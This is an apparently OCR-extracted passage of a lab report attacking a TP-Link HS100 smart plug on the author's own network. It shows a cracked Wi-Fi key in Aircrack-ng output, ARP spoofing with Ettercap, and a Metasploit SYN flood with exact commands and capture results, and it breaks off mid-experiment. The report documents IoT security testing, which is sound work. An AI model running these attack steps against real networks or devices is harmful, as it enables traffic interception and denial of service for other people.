
```
                          Aircrack-ng 1.6

      [00:00:00] 7/14 keys tested (425.45 k/s)

      Time left: 0 seconds                                      50.00%

                        KEY FOUND! [ 39712608 ]


      Master Key     : 1E 48 3F D3 FD 8B 57 EA D1 E0 A5 0F CF 80 D9 FC
                       9C CC 0B E5 B3 AB 47 33 44 C8 FD BF AE 7B 9D 81

      Transient Key  : 90 8E CB 64 4D 12 44 8C A4 85 6A DF 1F 9B 69 BC
                       40 96 03 C1 4C C2 3D 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : 05 5B 70 DB B8 11 07 CF 25 C4 67 6E 20 DC D3 B6
```

Successfully crack the WIFI password.

The procedure of this experiment reference [39].


#7.6 Arp Spoofing

ARP spoofing, also known as ARP poisoning, is a type of man-in-the-middle attack. The attacker changes the IP/MAC address pairs in the ARP table by sending malicious ARP packets to the default gateway on the LAN. The gateway then assumes that the attacker's MAC address and the victim's IP address are associated. At this point, the default gateway saves the new IP/MAC pair and notifies the other devices on the network. From then on, all traffic from the victim goes through the attacker's device first [36].




First, I used the Ettercap tool that comes with Kali Linux. As shown in the picture,

all the devices in the LAN have been scanned by Ettercap. Set HS100 as target 1, router as target 2, then click “Start Arp Spoofing”.



At this point, I manIPulate the device through the Kasa app to perform a switch on and off operation. It is already shown in Wireshark that the HS100 is communicating with the router.



After opening the packet, we can see that there is a VMware string in it. So, we can be sure that our attack has been successful. But how to decrypt these packets is another complicated task.

#7.7 DDoS

Denial-of-service attacks describe the ultimate goal of a class of network attacks that are designed to make services inaccessible.

This type of attack overwhelms the target server or its surrounding infrastructure with massive internet traffic, overloading and crIPpling it so that it cannot provide services to legal users. Attackers typically use infected computers in the Internet or IoT devices to achieve this goal.


---

nts List

ays information of all DHCP clients on the network.

ID	Client Name	MAC Address	Assigned IP	Lease Time
1	LAPTOP-3BSEM1EP	C0:3C:59:31:DB:57	192.168.0.101	01:52:19
2	bo-jun-de-S21	56:70:B3:B9:18:82	192.168.0.102	01:20:55
3	Unknown	72:5A:44:CE:BE:C1	192.168.0.103	01:38:15
4	HS100	AC:84:C6:FC:EA:9C	192.168.0.105	01:47:48

The IP address has changed because several experiments were not done on the same day. I didn't set a static IP because I was worried that a static IP address would have an impact on the experiments.



Referring to the method in the previous experiment, turn Arp Spoofing on. This is to make it easier to observe the traffic during the DoS attack.

Load the metasploit attack module via the msfconsole command.

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) >
```

Enable the synflood attack mode under Dos and set the target parameters.

```
msf6 auxiliary(dos/tcp/synflood) > set rport 9999
rport => 9999
msf6 auxiliary(dos/tcp/synflood) > set rhost 192.168.0.105
rhost => 192.168.0.105
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS     192.168.0.105    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      9999             yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data
```

Enter the IP address of the HS100 device and port 9999 into the parameters, and then start the attack.

*eth0


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr==192.168.0.105


No.	Time	Source	Destination	Protocol	Length	Info
57106	491.042853116	7.243.89.240	192.168.0.105	TCP	54	[TCP Port numbers reused] 32705 → 9999 [SYN] Seq=0 Win=1284 Len=0
57107	491.043249203	7.243.89.240	192.168.0.105	TCP	54	23833 → 9999 [SYN] Seq=0 Win=1782 Len=0
57108	491.044095278	7.243.89.240	192.168.0.105	TCP	54	5349 → 9999 [SYN] Seq=0 Win=3081 Len=0
57109	491.044667296	7.243.89.240	192.168.0.105	TCP	54	6514 → 9999 [SYN] Seq=0 Win=3714 Len=0
57110	491.045350544	7.243.89.240	192.168.0.105	TCP	54	[TCP Port numbers reused] 10667 → 9999 [SYN] Seq=0 Win=1501 Len=0
57111	491.046050614	7.243.89.240	192.168.0.105	TCP	54	[TCP Port numbers reused] 46269 → 9999 [SYN] Seq=0 Win=3714 Len=0
57112	491.046543123	7.243.89.240	192.168.0.105	TCP	54	14442 → 9999 [SYN] Seq=0 Win=3722 Len=0
57113	491.046968144	7.243.89.240	192.168.0.105	TCP	54	[TCP Port numbers reused] 15988 → 9999 [SYN] Seq=0 Win=2688 Len=0
57114	491.047654779	7.243.89.240	192.168.0.105	TCP	54	11325 → 9999 [SYN] Seq=0 Win=1670 Len=0
57115	491.048044233	7.243.89.240	192.168.0.105	TCP	54	18441 → 9999 [SYN] Seq=0 Win=2146 Len=0
57116	491.048451060	7.243.89.240	192.168.0.105	TCP	54	5597 → 9999 [SYN] Seq=0 Win=1 Len=0
57117	491.048890949	7.243.89.240	192.168.0.105	TCP	54	57473 → 9999 [SYN] Seq=0 Win=2674 Len=0
57118	491.049507601	7.243.89.240	192.168.0.105	TCP	54	[TCP Port numbers reused] 37082 → 9999 [SYN] Seq=0 Win=3339 Len=0
57119	491.050060273	7.243.89.240	192.168.0.105	TCP	54	6120 → 9999 [SYN] Seq=0 Win=1199 Len=0
57120	491.050615881	7.243.89.240	192.168.0.105	TCP	54	17245 → 9999 [SYN] Seq=0 Win=1520 Len=0
57121	491.051507732	7.243.89.240	192.168.0.105	TCP	54	[TCP Port numbers reused] 58727 → 9999 [SYN] Seq=0 Win=2462 Len=0
57122	491.052092073	7.243.89.240	192.168.0.105	TCP	54	53365 → 9999 [SYN] Seq=0 Win=2154 Len=0
57123	491.052683889	7.243.89.240	192.168.0.105	TCP	54	[TCP Port numbers reused] 31107 → 9999 [SYN] Seq=0 Win=3050 Len=0
57124	491.053241631	7.243.89.240	192.168.0.105	TCP	54	6418 → 9999 [SYN] Seq=0 Win=3493 Len=0
57125	491.054164611	7.243.89.240	192.168.0.105	TCP	54	11612 → 9999 [SYN] Seq=0 Win=3587 Len=0
57126	491.054756997	7.243.89.240	192.168.0.105	TCP	54	[TCP Port numbers reused] 62977 → 9999 [SYN] Seq=0 Win=1789 Len=0
57127	491.055359634	7.243.89.240	192.168.0.105	TCP	54	60520 → 9999 [SYN] Seq=0 Win=3126 Len=0
57128	491.056215988	7.243.89.240	192.168.0.105	TCP	54	8429 → 9999 [SYN] Seq=0 Win=1178 Len=0
57129	491.057071982	7.243.89.240	192.168.0.105	TCP	54	62714 → 9999 [SYN] Seq=0 Win=155 Len=0
57130	491.057558083	7.243.89.240	192.168.0.105	TCP	54	48147 → 9999 [SYN] Seq=0 Win=519 Len=0
57131	491.058250970	7.243.89.240	192.168.0.105	TCP	54	29259 → 9999 [SYN] Seq=0 Win=2643 Len=0
57132	491.059133654	7.243.89.240	192.168.0.105	TCP	54	[TCP Port numbers reused] 2109 → 9999 [SYN] Seq=0 Win=2974 Len=0
57133	491.059838813	7.243.89.240	192.168.0.105	TCP	54	22167 → 9999 [SYN] Seq=0 Win=2615 Len=0

At this point, we can observe a large number of packets sent to the HS100


device via Wireshark in man-in-the-middle mode.



After a period of time, the HS100 device starts dropping packets.



During the attack, I try hs100 with a ping command. We can see that the packet loss rate is already over fifty percent. This means that fifty percent of legitimate requests will be rejected.



At this point Kasa app has not been able to effectively control the smart plug, the switch command has a delay of at least 15 seconds.

DHCP Clients List

This page displays information of all DHCP clients on the network.


ID	Client Name	MAC Address	Assigned IP	Lease Time
1	LAPTOP-3BSEM1EP	C0:3C:59:31:DB:57	192.168.0.101	01:32:25
2	bo-jun-de-S21	56:70:B3:B9:18:82	192.168.0.102	01:01:01
3	Unknown	72:5A:44:CE:BE:C1	192.168.0.103	01:18:21
4	HS100	AC:84:C6:FC:EA:9C	192.168.0.107	01:52:50

After this attack, the IP address of the HS100 device changes again due to disconnection and reconnection.


```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ping 192.168.0.107
PING 192.168.0.107 (192.168.0.107) 56(84) bytes of data.
64 bytes from 192.168.0.107: icmp_seq=1 ttl=64 time=74.5 ms
64 bytes from 192.168.0.107: icmp_seq=2 ttl=64 time=2.65 ms
64 bytes from 192.168.0.107: icmp_seq=3 ttl=64 time=3.79 ms
64 bytes from 192.168.0.107: icmp_seq=4 ttl=64 time=2.13 ms
64 bytes from 192.168.0.107: icmp_seq=5 ttl=64 time=2.02 ms
64 bytes from 192.168.0.107: icmp_seq=7 ttl=64 time=5.25 ms
```

Two minutes after the attack was stopped, the HS100 device recovered from being disabled.


Next, I wanted to try to disguise the attacker as an S21 phone to see what difference the results would be. This was done with the help of Hping3 and the visualization tool Gping.




First I use the gping command to start monitoring the hs100 latency. It can be seen that the latency of the HS100 device is normal at this point.




Man-in-the-middle mode is turned on again, again for observing network traffic.



